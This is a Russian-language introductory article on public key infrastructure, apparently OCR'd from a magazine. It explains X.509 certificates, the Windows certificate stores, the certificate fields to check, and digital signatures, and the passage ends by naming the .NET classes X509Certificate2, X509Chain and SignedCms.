
Хороший рассказ про PKI

Очень подробно про сертификаты X.509 и не только

PCKS #7

PCKS #10

Internet X.509 Public Key Infrastructure Certificate and Certificate Revocation List (CRL) Profile (txt)




Упрощенная структура PKI

СЕРТИФИКАТЫ X.509


Так повелось, что основным «активом» в PKI является сертификат X.509. Сертификат — это что-то вроде паспорта, он содержит информацию, позволяющую идентифицировать субъект, которому выдан сертификат (поле Subject), указывает, кем он был выпущен (поле Issuer), серийный номер сертификата и многое другое. В Windows управлять сертификатами можно с помощью оснастки «Сертификаты» (`run→certmgr.msc`).

Менеджер сертификатов




Закрытый ключ для сертификата

Сертификаты хранятся в хранилищах («Личное», «Доверенные центры сертификации», «Доверенные лица»...). При получении сертификата важно установить его в правильное хранилище. Так, сертификаты, которые ты хочешь использовать для электронной подписи, должны быть установлены в хранилище «Личное», а сертификаты получателей, которым нужно будет отправлять зашифрованные сообщения, — в хранилище «Доверенные лица». Сертификаты удостоверяющих центров (УЦ) должны быть установлены в хранилище «Доверенные корневые центры сертификации».



Состав сертификата

При установке сертификата система предлагает два варианта: выбрать хранилище автоматически либо указать вручную. Рекомендую использовать второй вариант, так как автоматика иногда устанавливает сертификат не в то хранилище. Сертификат, которым мы хотим подписывать сообщения, должен иметь закрытый ключ. О наличии закрытого ключа можно узнать, посмотрев на свойства сертификата, где русским по белому будет написано: «есть закрытый ключ для этого сертификата».




Состояние сертификата

Самое интересное о сертификате мы можем узнать на вкладке «Состав».

Обрати внимание на поля «Алгоритм подписи», «Алгоритм хеширования подписи» и «Открытый ключ». Если хочешь использовать сертификат для осуществления транзакций в России, во всех этих полях ты должен видеть слово «ГОСТ». Также следует обратить внимание на значение поля «Использование ключа» и поля «Действителен с» и «Действителен по»: первое позволит понять, возможно ли использование сертификата для выполнения нужной нам операции (шифрование, подпись), а второе и третье — возможно ли использовать данный сертификат в указанный момент времени. В дополнение к этому следует убедиться, что сертификат действителен. В этом нам поможет вкладка «Путь сертификации». Если с сертификатом все хорошо, мы увидим надпись: «Этот сертификат действителен».

Цифровая подпись



WARNING

Приведенный ниже код предназначен исключительно для ознакомления с PKI. Не следует без оглядки использовать его в реальной работе.

Представь, дорогой читатель, что ты занимаешься некой очень ответственной работой. И результаты своей работы отправляешь в виде отчетов, от которых в конечном итоге зависят чьи-то конкретные судьбы и жизни. Получатели твоих отчетов принимают на их основе очень важные решения, и, если ты напортачишь, вполне можешь получить срок. Так вот, в таких ответственных организациях без электронной подписи никуда. Она позволяет тебе подписать тот самый суперважный секретный отчет своим сертификатом с закрытым ключом. Закрытый ключ, в идеале, может храниться на токене — специальном съемном устройстве, похожем на флешку, которое ты в редкие моменты достаешь из сейфа. Подпись гарантирует, что твой отчет отправлен именно тобой, а не уборщицей или сторожем. С другой стороны, ты не сможешь отказаться от авторства (это называется «неотрекаемость») и, если накосячишь в своем суперважном документе, на сторожа свалить вину не получится.

Электронная подпись применяется не только в спецслужбах и органах, но и в бизнесе. Например, для перевода пенсионных накоплений в НПФ: мы генерируем запрос на сертификат, отправляем его в удостоверяющий центр (УЦ). УЦ выпускает сертификат, мы подписываем сертификатом заявление на перевод пенсионных накоплений, отправляем — и вуаля. Подпись также позволяет осуществлять контроль целостности подписываемых данных. Если данные будут изменены, подпись не пройдет проверку.

Для программирования подписи необходимо ознакомиться с несколькими классами .NET Framework:

- X509Certificate2 — представляет собой сертификат X.509. Имя класса, оканчивающееся на 2, говорит о том, что класс является усовершенствованным аналогом класса X509Certificate.
- X509Chain — позволяет строить и проверять цепочку сертификатов. Необходима для того, чтобы убедиться в действительности сертификата.
- SignedCms — позволяет подписывать и проверять сообщения PKCS#7.

